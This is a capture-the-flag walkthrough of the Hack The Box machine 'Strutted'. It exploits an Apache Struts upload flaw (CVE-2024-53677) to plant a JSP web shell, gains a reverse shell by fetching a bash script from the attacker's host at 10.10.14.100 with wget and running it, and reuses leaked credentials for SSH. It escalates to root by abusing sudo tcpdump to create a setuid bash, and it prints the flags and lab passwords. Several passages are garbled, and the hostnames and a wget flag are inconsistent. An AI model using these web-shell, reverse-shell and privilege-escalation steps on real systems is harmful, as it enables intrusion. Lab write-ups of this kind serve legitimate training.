

Writeup Strutted

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap 10.129.231.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 08:10 CST
Nmap scan report for 10.129.231.200
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -p22,80 -sCV 10.129.231.200 -vvvv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-10 08:11 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
```


Initiating Ping Scan at 08:11
Scanning 10.129.231.200 [4 ports]
Completed Ping Scan at 08:11, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:11
Completed Parallel DNS resolution of 1 host. at 08:11, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:11
Scanning 10.129.231.200 [2 ports]
Discovered open port 22/tcp on 10.129.231.200
Discovered open port 80/tcp on 10.129.231.200
Completed SYN Stealth Scan at 08:11, 0.03s elapsed (2 total ports)
Initiating Service scan at 08:11
Scanning 2 services on 10.129.231.200
Completed Service scan at 08:11, 7.22s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.231.200.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.54s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.06s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Nmap scan report for 10.129.231.200
Host is up, received echo-reply ttl 63 (0.0092s latency).
Scanned at 2025-02-10 08:11:11 CST for 8s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhXI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=				
256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAI0tuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM				


```
80/tcp open  http      syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://struttetd.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
      Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

Als ik naar de webpagina ga dan heb je daar dat je files, Images, ... kunt uploaden. Ik heb geklikt op download tab en deze heeft een zip bestand voor mij gedownload.



Within the zipped folder, I founded a tomcat-users.xml file. This means that the application will be tomcat. Tomcat is a Java based framework for developing web applications.




Within the Tomcat file did i also find some interessting credentials. This credentials do i need to have in the future.

Username	Password
admin	skqKY6360z!Y

Within the zipped folder did i also find a file that contains the dependencies for the application. This file is called the pom.xml file. In this file i have founded the framework that is used by the application. The name of this framework is called Apache Struts. In the dependencies file can i also see that the framework is using the version 6.3.0.1.

```
<maven.compiler.target>17</maven.compiler.target>  
<struts2.version>6.3.0.1</struts2.version>  
<jetty-plugin.version>9.4.46.v20220331</jetty-plugin>
```

Now that i know that the framework is Apache Struts and that version is 6.3.0.1, will i now trying to find an exploit. The exploit is CVE-2024-53677.



By abusing the OGNL injection, we have successfully uploaded our shell. We cant test for code execution through the web browser.

```
http://struttetd.htb/shell.jsp?action=cmd&cmd=id
```

To gain a reverse shell we can upload our own bash.sh file and upload it to the target, apply executable permissions and trigger the shell. First we write our shell to file and start a Python3 web server.

```
echo -ne '#!/bin/bash\nbash -c "bash -i >& /dev/tcp/10.10.14.100/4444 0>&1"' >  
bash.sh  
python3 -m http.server 80
```

In a new terminal, run a Netcat listener.

```
nc -lvvp 4444
```

From the website, execute the following commands:

```
http://struttred.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-
0+/tmp/bash.sh
http://struttred.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://struttred.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
```

After gaining a shell, we enumerate configuration files and find a hardcoded password that seems was meant to be removed.

```
tomcat@struttred:~$ cat conf/tomcat-users.xml
<SNIP>
<!--
<user username="admin" password="<must-be-changed>" roles="manager-gui"/>
<user username="robot" password="<must-be-changed>" roles="manager-script"/>
<role rolename="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
<SNIP>
</tomcat-users>
```

We check which users have a shell.

```
tomcat@struttred:~$ cat /etc/passwd | grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash james:x:1000:1000:Network
Administrator:/home/james:/bin/bash
```

Using this password with SSH authentication we are able to access james with the following credentials.

Username	Password
james	IT14d6SSP81k

```
ssh james@struttred.htb
The authenticity of host 'struttred.htb (10.129.52.6)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:1: [hashed name]
```

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'struttetd.htb' (ED25519) to the list of known hosts.

james@struttetd.htb's password:

Permission denied, please try again.

james@struttetd.htb's password:

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/pro>

System information as of Tue Feb 11 03:14:58 PM UTC 2025

System load: 0.01
Usage of /: 67.7% of 5.81GB
Memory usage: 13%
Swap usage: 0%
Processes: 214
Users logged in: 0
IPv4 address for eth0: 10.129.52.6
IPv6 address for eth0: dead:beef::250:56ff:fe94:8440

- * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

<https://ubuntu.com/engage/secure-kubernetes-at-the-edge>

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.

Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`

Last login: Tue Jan 21 13:46:18 2025 from 10.10.14.64

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

```
james@struttred:~$
```

now i can see the user flag inside the home directory.

```
`User flag = 6a8244fed75878b9965da820c80d116e
```

```
james@struttred:~$ cat user.txt  
6a8244fed75878b9965da820c80d116e
```

I have used the sudo -l command to see if i cannot execute a command without the needs of knowing the root users password. their i have seen that we can use tcpdump.

```
james@struttred:~$ sudo -l  
Matching Defaults entries for james on localhost:  
    env_reset, mail_badpass,  
  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\  
:/snap/bin, use_pty  
  
User james may run the following commands on localhost:  
    (ALL) NOPASSWD: /usr/sbin/tcpdump
```

Used GTFO bins for the privilege escalation <https://gtfobins.github.io/gtfobins/tcpdump/>. We can leverage this to create a script that will copy /bin/bash to /tmp/bash_root , assign it the setuid bit, and execute it with root privileges.

```
james@struttred:~$ COMMAND='cp /bin/bash /tmp/bash_root && chmod +s  
/tmp/bash_root'  
james@struttred:~$ TF=$(mktemp)  
james@struttred:~$ echo "$COMMAND" > $TF  
james@struttred:~$ chmod +x $TF  
james@struttred:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root  
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144  
bytes  
Maximum file limit reached: 1  
1 packet captured
```



```
4 packets received by filter
0 packets dropped by kernel
```

Now, looking at the /tmp folder, we see that we have successfully created a copy of /bin/bash as /tmp/bash_root . This file has the setuid bit set, allowing us to execute it with elevated privileges.

```
james@struttred:~$ ls -la /tmp/bash_root
-rwsr-sr-x 1 root root 1396520 Feb 11 15:51 /tmp/bash_root
```

We can now run /tmp/bash_root with the -p option, which will preserve the effective privileges, allowing us to execute commands with root. privileges.

```
james@struttred:~$ /tmp/bash_root -p
bash_root-5.1# id
```

now i can see with the command `cat /root/root.txt` the root flag.

```
root flag = e8331c4287a283e66ea13db7f94e9db3
```

```
bash_root-5.1# cat /root/root.txt
e8331c4287a283e66ea13db7f94e9db3
bash_root-5.1#
```



Strutted has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#388

MACHINE RANK

11 Feb 2025

PWN DATE

RETIRED

MACHINE STATE

OK

SHARE